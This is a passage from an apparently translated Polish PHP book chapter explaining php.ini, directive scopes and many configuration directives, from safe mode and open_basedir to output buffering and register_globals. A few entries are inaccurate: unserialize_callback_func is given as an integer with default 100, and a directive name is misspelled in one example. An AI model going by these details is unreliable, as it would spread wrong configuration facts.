W skład dystrybucji języka PHP wchodzą dwa wzorcowe pliki konfiguracyjne: *php.ini-dist* oraz *php.ini-recommended* (w wersji 5.3.0 języka noszą one odpowiednio nazwy: *php.ini-development* oraz *php.ini-production*). Instalując PHP, należy wybrać jeden z nich i zmienić jego nazwę na *php.ini* (dodatkowo w przypadku instalowania PHP w systemie Windows należy skopiować plik *php.ini* do katalogu wskazanego w dyrektywie `PHPIniDir` umieszczonej w pliku konfiguracyjnym *httpd.conf* serwera Apache). Zalecane jest zastosowanie drugiego z nich, gdyż przypisuje on sugerowane wartości wielu dyrektywom konfiguracyjnym. Zastosowanie się do tego zalecenia może zaoszczędzić wiele czasu i wysiłku, które w przeciwnym razie trzeba by poświęcić na zabezpieczanie i dostrajanie działania PHP — pamiętajmy bowiem, że plik *php.ini* zawiera ponad 200 dyrektyw konfiguracyjnych.

Choć domyślne wartości ustawień konfiguracyjnych w ogromnym stopniu pomagają w szybkim i bezproblemowym uruchomieniu PHP, to jednak najprawdopodobniej Czytelnik będzie chciał wprowadzić pewne zmiany w sposobie jego działania. Dlatego też warto dowiedzieć się czegoś więcej zarówno o nim, jak i o umieszczonych w nim parametrach konfiguracyjnych. Wyczerpujące informacje opisujące wiele dostępnych parametrów, ich przeznaczenie oraz zasięg można znaleźć w dalszej części rozdziału, w punkcie „Dyrektywy konfiguracyjne PHP".

Php.ini jest globalnym plikiem konfiguracyjnym PHP, podobnie jak plik *httpd.conf* w przypadku serwera Apache. W wersji PHP 5.3.0 dokonano w nim znaczących zmian, jednak zarówno w wersjach wcześniejszych, jak i późniejszych jego zawartość została podzielona na 12 głównych sekcji:

- opcje języka,
- Safe mode (bezpieczny tryb działania PHP),
- kolorowanie składni,
- różne ustawienia,
- ograniczenia dostępu do zasobów,
- obsługa i rejestracja błędów (zagadnienia te zostały opisane w rozdziale 8.),
- obsługa danych,
- ścieżki dostępu i katalogi,
- przesyłanie plików na serwer (opisane w rozdziale 15.),
- opakowania strumieni,
- rozszerzenia wczytywane dynamicznie,
- ustawienia modułów.

Wiele spośród dyrektyw stosowanych w pliku *php.ini* opisałem w punkcie „Dyrektywy konfiguracyjne PHP", zamieszczonym w dalszej części rozdziału. W kolejnych rozdziałach będą prezentowane ustawienia odnoszące się do opisywanych zagadnień.

Na początku warto poświęcić nieco czasu, by przyjrzeć się podstawowym, ogólnym cechom składni stosowanej w pliku *php.ini*. Jest to prosty plik tekstowy, zawierający wyłącznie komentarze oraz dyrektywy wraz z przypisywanymi im wartościami. Oto jego fragment:

```
;
; Allow the <? tag
;
short_open_tag = Off
```

Wiersze rozpoczynające się znakiem średnika (`;`) są komentarzami; w powyższym przykładzie parametrowi `short_open_tag` zostaje przypisana wartość `Off`.

Dokładny moment, gdy zmiany wprowadzane w pliku *php.ini* zostaną uwzględnione, zależy od sposobu zainstalowania PHP. Jeśli język został zainstalowany jako binarny plik CGI, plik konfiguracyjny jest odczytywany podczas każdego wywołania PHP, a to oznacza, że zmiany zostaną uwzględnione natychmiast. Jeśli jednak PHP został zainstalowany jako moduł serwera Apache, to plik konfiguracyjny *php.ini* jest odczytywany tylko raz — w momencie uruchamiania usługi (nazywanej także **demonem**) serwera. W tym przypadku, by zmiany zostały uwzględnione, konieczne jest ponowne uruchomienie serwera.

Pliki httpd.conf oraz .htaccess serwera Apache

W przypadku gdy język PHP jest uruchamiany jako moduł serwera Apache, wiele spośród dyrektyw konfiguracyjnych PHP można modyfikować w plikach *httpd.conf* oraz *.htaccess*. Można to zrobić, poprzedzając określenie wartości dyrektywy konfiguracyjnej jednym z czterech słów kluczowych:

- `php_value`: ustawia wartość podanej dyrektywy.
- `php_flag`: ustawia wartość podanej dyrektywy logicznej.
- `php_admin_value`: ustawia wartość określonej dyrektywy. Różnica pomiędzy tym słowem kluczowym a `php_value` polega na tym, że `php_admin_value` nie można używać w plikach *.htaccess*, a wartości ustawionej przy jego użyciu nie można przesłaniać w definicjach wirtualnych hostów ani w plikach *.htaccess*.
- `php_admin_flag`: ustawia wartość podanej dyrektywy. Różnica pomiędzy tym słowem kluczowym a `php_flag` polega na tym, że `php_admin_flag` nie można używać w plikach *.htaccess*, a wartości ustawionej przy jego użyciu nie można przesłaniać w definicjach wirtualnych hostów ani w plikach *.htaccess*.

Aby na przykład wyłączyć możliwość stosowania tak zwanych krótkich znaczników (ang. *short tags*) i jednocześnie uniemożliwić późniejsze modyfikacje tej dyrektywy, można umieścić w pliku *httpd.conf* następujący wiersz:

```
php_admin_flag short_open_tag Off
```

Wewnątrz wykonywanego skryptu PHP

Trzecim sposobem określania ustawień konfiguracyjnych PHP, posiadającym najmniejszy zasięg oddziaływania, jest wykorzystanie funkcji `ini_set()`. Załóżmy na przykład, że chcemy zmodyfikować maksymalny dopuszczalny czas wykonywania skryptu. W tym celu wystarczy umieścić na samym początku pliku PHP następujący wiersz kodu:

```
ini_set('max_execution_time', '60');
```

Zasięg dyrektyw konfiguracyjnych

Czy dyrektywny konfiguracyjne można modyfikować w dowolnym miejscu? Odpowiedź na to pytanie jest przecząca, a brak takiej możliwości jest w głównej mierze podyktowany względami bezpieczeństwa. Każda z dyrektyw konfiguracyjnych PHP ma swój zasięg i można ją modyfikować wyłącznie wewnątrz niego. Dostępne są cztery zasięgi dyrektyw:

- `PHP_INI_PERDIR`: wartość dyrektywy można określać w plikach *php.ini*, *httpd.conf* oraz *.htaccess*;
- `PHP_INI_SYSTEM`: wartość dyrektywy można określać w plikach *php.ini* oraz *httpd.conf*;
- `PHP_INI_USER`: wartość dyrektywy można określać w skryptach PHP;
- `PHP_INI_ALL`: wartość dyrektywy można określać w dowolnym miejscu.

Dyrektywy konfiguracyjne PHP

W tej części rozdziału zostanie przedstawionych wiele podstawowych dyrektyw konfiguracyjnych PHP. Prócz ogólnej definicji dla każdej z nich zostanie podany jej zasięg oraz domyślna wartość. Ponieważ można przypuszczać, że Czytelnik będzie określał wartości dyrektyw w pliku *php.ini*, będę przedstawiał je w taki sposób, w jaki są zapisane w tym pliku.

Należy także pamiętać, że przedstawione tu dyrektywy w przeważającej większości odnoszą się do ogólnego działania PHP; dyrektywy związane z poszczególnymi rozszerzeniami lub z wybranymi aspektami PHP, szczegółowo opisywanymi w kolejnych rozdziałach książki, zostaną przedstawione w dalszych rozdziałach, w ramach prezentacji konkretnych zagadnień.

Opcje języka

Dyrektywy umieszczone w tej części pliku konfiguracyjnego mają wpływ na najbardziej podstawowe aspekty działania PHP. Czytelnik na pewno będzie chciał poświęcić trochę czasu na ich dokładniejsze poznanie. Trzeba przy tym pamiętać, że zostały tu opisane jedynie wybrane, najczęściej używane dyrektywy. Warto poświęcić trochę czasu na przejrzenie pliku *php.ini* i sprawdzenie, jakie dyrektywy są dostępne.

■ **Ostrzeżenie** Choć dokumentacja PHP wciąż podaje domyślne wartości poszczególnych dyrektyw, to jednak reorganizacja i wydzielenie dwóch wersji pliku *php.ini*: *php.ini-development*, przeznaczonej do tworzenia aplikacji, oraz *php.ini-production*, przeznaczonej do użycia w środowiskach produkcyjnych — sprawia, że znaczenie słowa „domyślna" zostało uzależnione od kontekstu. Innymi słowy, wartości wielu dyrektyw użytych w wybranej wersji pliku *php.ini* będą inne od wartości tych samych dyrektyw stosowanych w drugiej wersji pliku. Z tego względu w tej książce postanowiłem postąpić wbrew przyjętym konwencjom i za wartości domyślne uznałem te, które zostały zastosowane w pliku konfiguracyjnym *php.ini-development*.

---

engine = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `On`.

Ten parametr określa, czy mechanizm PHP jest włączony, czy nie. Wyłączenie go spowoduje, że środowisko PHP w ogóle nie będzie używane. Oczywiście, jeśli planujemy używać PHP, powinniśmy pozostawić jego domyślną wartość.

zend.ze1_compatibility_mode = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `Off`.

Około trzy lata po udostępnieniu wersji 5.0 PHP wciąż powszechnie używana jest poprzednia wersja języka — PHP 4.X. Jednym z powodów tak przedłużonego cyklu aktualizacji używanej wersji języka są bardzo duże różnice w możliwościach obiektowych, występujące pomiędzy PHP 4 i 5. Ta dyrektywa stara się przywrócić niektóre wcześniejsze sposoby działania języka, umożliwiając uruchamianie, bez żadnych modyfikacji, aplikacji przystosowanych do PHP 4 w środowisku PHP 5.

■ **Uwaga** Dyrektywa `zend.ze1_compatibility_mode` nigdy nie działała zgodnie z zamierzeniami twórców i w wersji PHP 5.3.0 została usunięta.

---

short_open_tag = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `Off`.

Elementy skryptu PHP są zapisywane pomiędzy specjalnymi znacznikami. Dostępne są cztery formaty tych znaczników, a najkrótszy z nich jest określany jako krótkie znaczniki otwierające (ang. *short open tags*) i ma następującą postać:

```
<?
    echo "prosta instrukcja PHP";
?>
```

Być może Czytelnik zwrócił uwagę, że ta sama składnia jest używana w języku XML, co w niektórych okolicznościach może być przyczyną problemów. Dlatego też zapewniono możliwość wyłączenia obsługi tego formatu znaczników PHP. Jeśli dyrektywie `short_open_tag` zostanie przypisana wartość `On`, stosowanie krótkich znaczników otwierających będzie dozwolone, w przeciwnym razie nie będzie można ich używać.

asp_tags = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `Off`.

PHP obsługuje także znaczniki stosowane w technologii ASP. Wyglądają one w następujący sposób:

```
<%
    echo "prosta instrukcja PHP";
%>
```

Jeśli Czytelnik korzystał wcześniej z tej technologii i chciałby dalej stosować znaną mu składnię, to może to zrobić, przypisując tej dyrektywie wartość `On`.

precision = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `14`.

PHP obsługuje wiele typów danych, w tym także liczby zmiennoprzecinkowe. Ten parametr określa, ile liczb znaczących będzie wyświetlanych podczas prezentowania wartości zmiennoprzecinkowych. Warto zwrócić uwagę, że w systemach Windows dyrektywie tej przypisywana jest domyślnie wartość 12, natomiast w systemach Linux — wartość 14.

y2k_compliance = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `On`.

Któż mógłby nie pamiętać o przerażającym problemie roku 2000, o którym było tak głośno dekadę temu? W rozwiązanie tego problemu zaangażowano nadludzkie wysiłki i choć jest to bardzo mało prawdopodobne, to jednak wciąż mogą się pojawić osoby używające przestarzałych przeglądarek, w których problem roku 2000 wciąż może występować. Jeśli z jakichś przedziwnych powodów Czytelnik jest przekonany, że znacząca część użytkowników odwiedzających jego witrynę zalicza się do tej kategorii, to może wyłączyć ten parametr, w przeciwnym razie należy pozostawić jego wartość domyślną.

output_buffering = On | Off | liczba_całkowita

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna `4096`.

Każdy, kto ma choćby minimalne doświadczenie w pisaniu skryptów PHP, bez wątpienia będzie znał poniższe komunikaty[2]:

```
"Cannot add header information – headers already sent"
"Oops, php_set_cookie called after header has been sent"
```

Są one generowane, gdy skrypt próbuje zmodyfikować nagłówki odpowiedzi po ich wysłaniu do przeglądarki użytkownika. Najczęściej sytuacja ta występuje, gdy użytkownik próbuje ustawić wartość ciasteczka (ang. *cookie*) po przesłaniu fragmentu generowanej strony do przeglądarki użytkownika, co nie jest możliwe, gdyż nagłówki (niewidoczne przez użytkownika, lecz wykorzystywane przez przeglądarkę) zawsze są wysyłane przed jakąkolwiek treścią strony. W PHP 4.0 pojawiło się rozwiązanie tego uciążliwego problemu — buforowanie danych wyjściowych (ang. *output buffering*). Gdy mechanizm buforowania jest włączony, PHP przesyła wszystkie wygenerowane dane za jednym razem, po zakończeniu wykonywania skryptu. W ten sposób nagłówki można modyfikować w dowolnym miejscu skryptu, ponieważ żaden fragment odpowiedzi nie został jeszcze wysłany do przeglądarki użytkownika. Włączenie tej dyrektywy poprzez przypisanie jej wartości `On` spowoduje, że będzie stosowany mechanizm buforowania danych. Dodatkowo istnieje możliwość ograniczenia wielkości bufora (co niejawnie powoduje włącznie buforowania) poprzez określenie w dyrektywie `output_buffering` maksymalnej liczby bajtów, jakie można w nim będzie zapisać.

Jeśli Czytelnik nie planuje korzystać z buforowania danych wyjściowych, powinien wyłączyć ten mechanizm, gdyż powoduje on nieznaczne pogorszenie wydajności. Najprostszym rozwiązaniem problemu nagłówków jest, oczywiście, tworzenie ich przed przesłaniem do przeglądarki jakiejkolwiek treści generowanej strony.

output_handler = łańcuch

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Ta interesująca dyrektywa nakazuje PHP przekazanie całych danych wyjściowych do funkcji przed ich ostatecznym przesłaniem do przeglądarki użytkownika. Załóżmy na przykład, że przed przesłaniem danych do przeglądarki chcielibyśmy je skompresować — obsługę takich danych zapewniają wszystkie nowoczesne przeglądarki zgodne z protokołem HTTP/1.1. Funkcję obsługującą dane wyjściowe można określić w poniższy sposób:

```
output_handler = "ob_gzhandler"
```

`ob_gzhandler()` jest funkcją kompresującą wchodzącą w skład biblioteki PHP obsługującej generację danych wyjściowych. Trzeba pamiętać, że nie można jednocześnie przypisać dyrektywie `output_handler` wartości `ob_gzhandler` i włączyć dyrektywy `zlib.output_compression` (opisanej poniżej).

[2] Nie można dodać informacji o nagłówku — nagłówki już zostały wysłane — *przyp. tłum.*

zlib.output_compression = On | Off | liczba_całkowita

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Kompresja danych wyjściowych może zaoszczędzić zarówno czas, jak i przepustowość łączy. Ta możliwość protokołu HTTP/1.1 jest obsługiwana przez znaczną większość nowoczesnych przeglądarek i bezpiecznie można jej używać w większości aplikacji. Automatyczną kompresję danych wyjściowych można włączyć, przypisując dyrektywie konfiguracyjnej `zlib.output_compression` wartość `On`. Dodatkowo można zarówno włączyć kompresję danych, jak i określić (w bajtach) wielkość używanego bufora — w tym celu wystarczy dyrektywie `zlib.output_compression` przypisać wartość będącą liczbą całkowitą.

zlib.output_handler = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Ta dyrektywa określa bibliotekę kompresji, jakiej należy użyć, jeśli biblioteka *zlib* nie będzie dostępna.

implicit_flush = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Włączenie tej dyrektywy sprawia, że bufor wyjściowy będzie automatycznie opróżniany po każdym wywołaniu funkcji `print()` lub `echo()` oraz po zakończeniu każdego bloku kodu HTML. Możliwość ta może się przydać, w sytuacjach gdy wykonanie skryptu zajmuje serwerowi wyjątkowo dużo czasu, na przykład gdy wykonuje on jakieś złożone obliczenia. W takich przypadkach można skorzystać z tej możliwości, by aktualizować kody statusu przesyłane do użytkownika, zamiast zmuszać go do czekania na zakończenie całych obliczeń.

unserialize_callback_func = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `100`.

Ta dyrektywa pozwala określić odpowiedź mechanizmu deserializacji, w przypadku gdy zostanie podjęta próba utworzenia instancji niezdefiniowanej klasy. Dla większości użytkowników dyrektywa ta nie ma większego znaczenia, gdyż w takiej sytuacji, jeśli tylko będzie używany odpowiedni poziom raportowania błędów, PHP wygeneruje odpowiednie ostrzeżenie.

serialize_precision = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `100`.

Dyrektywa ta określa liczbę cyfr, jakie będą zapisywane podczas serializacji wartości zmiennoprzecinkowej (zarówno pojedynczej, jak i podwójnej precyzji — odpowiednio: `float` i `double`). Ustawienie odpowiedniej wartości tej dyrektywy może zapewnić, że procesy serializacji i deserializacji nie będą powodowały utraty danych.

allow_call_time_pass_reference = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Argumenty funkcji można przekazywać na dwa sposoby: przez wartości oraz przez referencje. Konkretny sposób, w jaki poszczególne argumenty zostaną przekazane do funkcji w momencie jej wywoływania, można określić w jej definicji, co zresztą jest sugerowanym rozwiązaniem. Niemniej włączając dyrektywę `allow_call_time_pass_reference`, można wymusić, by wszystkie argumenty były zawsze przekazywane przez referencję.

Szczegółowy opis przekazywania argumentów przez wartość oraz referencję, wraz z implikacjami obu tych sposobów, został zamieszczony w rozdziale 4., poświęconym funkcjom.

Tryb bezpieczny

Jeśli PHP jest wdrażany w środowisku, z którego korzysta wielu użytkowników, takim jak współdzielone serwery oferowane przez wielu dostawców usług internetowych, to warto zastanowić się nad ograniczeniem jego możliwości. Jak łatwo się domyślić, zezwolenie wszystkim użytkownikom na korzystanie ze wszystkich

funkcji PHP mogłoby doprowadzić do niewłaściwego wykorzystania lub zniszczenia plików bądź innych zasobów serwera. W ramach zabezpieczenia przed taką ewentualnością język PHP udostępnia tak zwany **tryb bezpieczny** (ang. *safe mode*).

■ **Uwaga** Ze względu na pomyłki związane z nazwą tego mechanizmu oraz sposobem jego działania, a także z niezamierzonymi konsekwencjami użycia identyfikatorów użytkowników tworzących i posiadających prawa właścicieli plików tryb bezpieczny został wycofany z wersji PHP 5.3.0. Osobiście zdecydowanie odradzam jego stosowanie.

Włączenie trybu bezpiecznego spowoduje wyłączenie kilku funkcji i możliwości PHP, które mogłyby być niebezpieczne, gdyby zostały niewłaściwie użyte w lokalnym skrypcie. Do funkcji tych zaliczają się między innymi: `parse_ini_file()`, `chmod()`, `chown()`, `chgrp()`, `exec()`, `system()` oraz operator odwrotnego apostrofu. Włączenie trybu bezpiecznego gwarantuje także, że właściciel wykonywanego skryptu będzie odpowiadał właścicielowi wszystkich plików i katalogów, jakie są przez ten skrypt używane. Ograniczenie to może jednak mieć nieoczekiwane i uciążliwe efekty uboczne, gdyż pliki niejednokrotnie mogą być kopiowane na serwer lub tworzone przez użytkowników o innych identyfikatorach.

Co więcej, włączenie trybu bezpiecznego umożliwia aktywację kilku dodatkowych ograniczeń, sterowanych za pośrednictwem dyrektyw umieszczanych w pliku konfiguracyjnym *php.ini*. Zostały one opisane poniżej.

safe_mode = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Włączenie tej dyrektywy spowoduje, że możliwości PHP zaczną podlegać ograniczeniom trybu bezpiecznego.

safe_mode_gid = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

W przypadku działania w trybie bezpiecznym włączenie dyrektywy `safe_mode_gid` wymusi sprawdzanie GID (identyfikatora grupy) podczas otwierania plików. Jeśli tryb bezpieczny jest wyłączony, stosowany jest bardziej restrykcyjny test polegający na sprawdzaniu identyfikatora użytkownika (UID).

safe_mode_include_dir = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Dyrektywa ta pozwala stworzyć bezpieczny azyl, który nie podlega ograniczeniom związanym ze sprawdzaniem identyfikatorów UID i GID, wykonywanym, gdy jest włączony tryb bezpieczny. W przypadku otwierania plików ze wskazanych katalogów testy UID i GID nie są wykonywane.

safe_mode_exec_dir = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

W przypadku działania w trybie bezpiecznym dyrektywa `safe_mode_exec_dir` ogranicza możliwość wykonywania skryptów przy użyciu funkcji `exec()` wyłącznie do programów umieszczonych we wskazanym katalogu. Aby na przykład umożliwić wykonywanie jedynie funkcji dostępnych w katalogu */usr/local/bin*, należy użyć poniższej dyrektywy:

```
safe_mode_exec_dir = "/usr/local/bin"
```

safe_mode_allowed_env_vars = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `PHP_`.

Gdy włączony jest tryb bezpieczny, dyrektywa konfiguracyjna `save_mode_allowed_env_vars` pozwala określić, które zmienne środowiskowe dotyczące systemu operacyjnego będzie można modyfikować z poziomu skryptów PHP. Na przykład zastosowanie poniższej dyrektywy sprawi, że będzie można modyfikować wyłącznie te zmienne, których nazwy rozpoczynają się od znaków `PHP_`:

```
safe_mode_allowed_env_vars = "PHP_"
```

Trzeba pamiętać, że przypisanie tej dyrektywie pustego łańcucha znaków zapewni możliwość modyfikowania wszystkich zmiennych środowiskowych.

safe_mode_protected_env_vars = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `LD_LIBRARY_PATH`.

Ta dyrektywa pozwala jawnie uniemożliwiać modyfikowanie niektórych zmiennych środowiskowych. Aby na przykład nie dopuścić do modyfikacji zmiennych `PATH` oraz `LD_LIBRARY_PATH`, należy użyć następującej dyrektywy:

```
safe_mode_proteced_env_vars = "PATH, LD_LIBRARY_PATH"
```

open_basedir = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Podobnie jak dyrektywa `DocumentRoot` w przypadku serwera Apache, tak i dyrektywa `open_basedir` PHP pozwala określić katalog bazowy, do którego będą się ograniczały wszelkie operacje na plikach. W ten sposób można uniemożliwić użytkownikom zapisywanie plików w chronionych obszarach serwera. Załóżmy na przykład, że wszelkie materiały związane z witryną WWW są umieszczone w katalogu */home/www*. By uniemożliwić użytkownikom przeglądanie, a także potencjalną modyfikację takich plików jak */etc/passwd*, wystarczy użyć dyrektywy `open_basedir` o następującej postaci:

```
open_basedir = "/home/www/"
```

Trzeba przy tym pamiętać, że działanie tej dyrektywy nie jest zależne od tego, czy PHP pracuje w trybie bezpiecznym, czy nie.

disable_functions = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

W pewnych okolicznościach Czytelnik może zdecydować, że trzeba całkowicie wyłączyć niektóre domyślne funkcje PHP, takie jak `exec()` bądź `system()`. Można to zrobić, wymieniając ich nazwy w dyrektywie konfiguracyjnej `disable_functions`, jak pokazano na poniższym przykładzie:

```
disable_functions = "exec, system"
```

Trzeba pamiętać, że działanie tej dyrektywy nie jest zależne od tego, czy PHP pracuje w trybie bezpiecznym, czy nie.

disable_classes = łańcuch_znaków

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Zważywszy na możliwości stosowania w PHP zasad programowania obiektowego, można sądzić, że już niebawem Czytelnik będzie stosował rozbudowane biblioteki klas. Jednak do tych bibliotek mogą należeć pewne klasy, które nie powinny być dostępne. Dzięki dyrektywie konfiguracyjnej `disable_classes` uzyskujemy możliwość zablokowania wybranych klas. Aby na przykład uniemożliwić stosowanie dwóch klas — `vector` oraz `graph` — należałoby użyć następującej dyrektywy:

```
disable_classes = "vector, graph"
```

Trzeba przy tym pamiętać, że działanie tej dyrektywy nie jest zależne od tego, czy PHP pracuje w trybie bezpiecznym, czy nie.

ignore_user_abort = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `Off`.

Jak wiele razy zdarzyło się nam wejść na jakąś stronę i wyjść z niej lub zamknąć przeglądarkę, zanim jej zawartość została w całości pobrana i wyświetlona? Takie postępowanie zazwyczaj nie ma żadnych konsekwencji. Ale co się stanie, jeśli serwer będzie w trakcie aktualizowania ważnych informacji w profilu

użytkownika lub kończenia transakcji handlowej? Włączenie dyrektywy konfiguracyjnej `ignore_user_abort` spowoduje, że serwer zignoruje żądanie przerwania sesji, zgłoszone przez użytkownika bądź przeglądarkę.

Kolorowanie składni

PHP potrafi wyświetlać i modyfikować kolory, jakimi są prezentowane różne fragmenty kodu źródłowego. Tę możliwość można włączyć, zmieniając rozszerzenie skryptu na *.phps* (to domyślne rozszerzenie, które — jak Czytelnik się niebawem przekona — można zmienić) bądź korzystając z funkcji `show_source()` lub `highlight_file()`. Aby móc stosować rozszerzenie *.phps*, konieczne jest dodanie do pliku *httpd.conf* następującego wiersza:

```
AddType application/x-httpd-php-source .phps
```

Sześć przedstawionych poniżej dyrektyw konfiguracyjnych PHP pozwala określać kolor łańcuchów znaków, komentarzy, słów kluczowych, tła, domyślny kolor tekstu oraz komponentów HTML w wyświetlanym kodzie źródłowym. Każdej z tych dyrektyw można przypisać wartość RGB, szesnastkowe określenie koloru lub słowo kluczowe określające jego nazwę. Na przykład kolor czarny może być przedstawiony jako: `rgb(0,0,0)`, `#000000` lub `black`.

highlight.string = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#DD0000`.

highlight.comment = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#FF9900`.

highlight.keyword = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#007700`.

highlight.bg = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#FFFFFF`.

highlight.default = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#0000BB`.

highlight.html = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `#000000`.

Inne dyrektywy

Do tej kategorii zalicza się tylko jedna dyrektywa — `expose_php`.

expose_php = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `On`.

Każdy strzępek informacji dotyczących naszego serwera WWW, jaki potencjalny napastnik może zdobyć, zwiększa szanse udanego włamania. Jednym z podstawowych sposobów zdobywania kluczowych informacji o charakterystykach serwera jest analiza jego podpisu. Na przykład serwer Apache domyślnie zwraca następujący tekst w nagłówkach każdej odpowiedzi:

```
Apache/2.2.0 (Unix) PHP/5.3.0 PHP/5.3.0-dev Server at www.example.com Port 80
```

Przypisanie dyrektywie `expose_php` wartości `Off` sprawi, że w podpisie (jeśli jego generowanie jest włączone) nie będą umieszczane informacje o zainstalowanym środowisku PHP. Choć odpowiednie zabezpieczenie serwera WWW wymaga także podjęcia innych kroków, to jednak takie ukrywanie informacji o nim jest ze wszech miar godne polecenia.

■ **Uwaga** Generowanie podpisu przez serwer Apache można wyłączyć, umieszczając w pliku konfiguracyjnym *httpd.conf* dyrektywę `ServerSignature` i przypisując jej wartość `Off`.

Ograniczenia zasobów

Choć w wersji PHP 5 poprawiono możliwości zarządzania zasobami, to jednak i tak trzeba zachować dużą ostrożność, by nie dopuścić do zmonopolizowania zasobów serwera przez aktualnie wykonywany skrypt w wyniku operacji zapoczątkowanych bądź to przez programistę, bądź użytkownika. Trzema podstawowymi obszarami, w których takie nadmierne zużycie zasobów systemowych przez skrypt jest najczęściej spotykane, są: czas wykonywania skryptu, czas przetwarzania przez skrypt danych wejściowych oraz zużycie pamięci. Każdy z nich można kontrolować przy użyciu jednej z trzech wymienionych poniżej dyrektyw.

max_execution_time = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `30`.

Parametr `max_execution_time` określa (w sekundach) górną granicę czasu wykonywania skryptu PHP. Przypisanie mu wartości `0` spowoduje, że nie będzie obowiązywał żaden limit czasu wykonywania. Warto pamiętać, że czas poświęcony na realizację jakichkolwiek programów zewnętrznych uruchomionych przez skrypt przy użyciu takich funkcji, jak `exec()` lub `system()`, nie jest wliczany do czasu jego wykonywania.

max_input_time = liczba_całkowita

Zasięg: `PHP_INI_ALL`; wartość domyślna: `60`.

Ten parametr określa (w sekundach) maksymalny czas, jaki skrypt PHP może poświęcić na przetwarzanie danych przesłanych w żądaniu. Ma on szczególne znaczenie w przypadku przesyłania na serwer dużych plików, które są odbierane i przetwarzane przez skrypty PHP (zagadnienia te zostały opisane w rozdziale 15.).

memory_limit = liczba_całkowitaM

Zasięg: `PHP_INI_ALL`; wartość domyślna: `128M`.

Parametr `memory_limit` określa maksymalną ilość pamięci (wyrażoną w megabajtach), jaką można przydzielić skryptowi PHP.

Obsługa danych

Parametry przedstawione w tym podpunkcie określają, w jaki sposób PHP będzie obsługiwać **zmienne zewnętrzne**, czyli zmienne przekazane do skryptu ze źródeł zewnętrznych. Potencjalnymi źródłami zmiennych zewnętrznych są żądania `GET` i `POST`, ciasteczka, system operacyjny oraz serwer WWW. Pozostałe opisane tu parametry określają domyślny zestaw znaków używany przez PHP i domyślny typ MIME oraz wskazują, czy do wyników generowanych przez skrypt będą dołączane jakieś pliki zewnętrzne.

arg_separator.output = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `"&"`.

PHP potrafi automatycznie generować adresy URL, a do rozdzielania zmiennych wejściowych używa znaku `&`. Jeśli jednak konieczna będzie zmiana tej domyślnej konwencji, to można to zrobić, korzystając z dyrektywy konfiguracyjnej `arg_separator.output`.

arg_separator.input = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `";&"`.

Standardowo do rozdzielania zmiennych wejściowych przekazywanych przy użyciu metod `POST` lub `GET` jest używany znak `&`. Gdyby się zdarzyło, choć jest to raczej bardzo mało prawdopodobne, że w tworzonej aplikacji należy zmodyfikować to domyślne ustawienie, można to zrobić przy użyciu dyrektywy `arg_separator.input`.

variables_order = łańcuch_znaków

Zasięg: `PHP_INI_ALL`; wartość domyślna: `"GPCS"`.

Ta dyrektywa określa kolejność, w jakiej będą przetwarzane zmienne `ENVIRONMENT`, `GET`, `POST`, `COOKIE` oraz `SERVER`. Jeśli dyrektywa `register_globals` jest włączona (choć pozornie obie dyrektywy nie są ze sobą powiązane), to kolejność podawanych wartości może doprowadzić do nieoczekiwanych rezultatów, gdyż zmienne analizowane później mogą przesłaniać wartości zmiennych przeanalizowanych wcześniej.

register_globals = On | Off

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `Off`.

Jeśli Czytelnik korzystał z PHP w wersji wcześniejszej niż 4.0, to samo wspomnienie o tej dyrektywie może wywołać zgrzytanie zębami i wyrywanie włosów z głowy. W celu usunięcia związanych z nią problemów w wersjach PHP 4.2.0 i późniejszych dyrektywa ta została domyślnie wyłączona, co niestety zmusiło wielu użytkowników PHP o dłuższym stażu do całkowitego przemyślenia metodologii pisania aplikacji (a niejednokrotnie także ich przepisania). Wprowadzona zmiana służy najlepszym interesom programistów, znacząco wpływając na poprawę bezpieczeństwa aplikacji. Jeśli Czytelnik spotyka się z tymi zagadnieniami po raz pierwszy, to w ogóle nie ma o czym mówić.

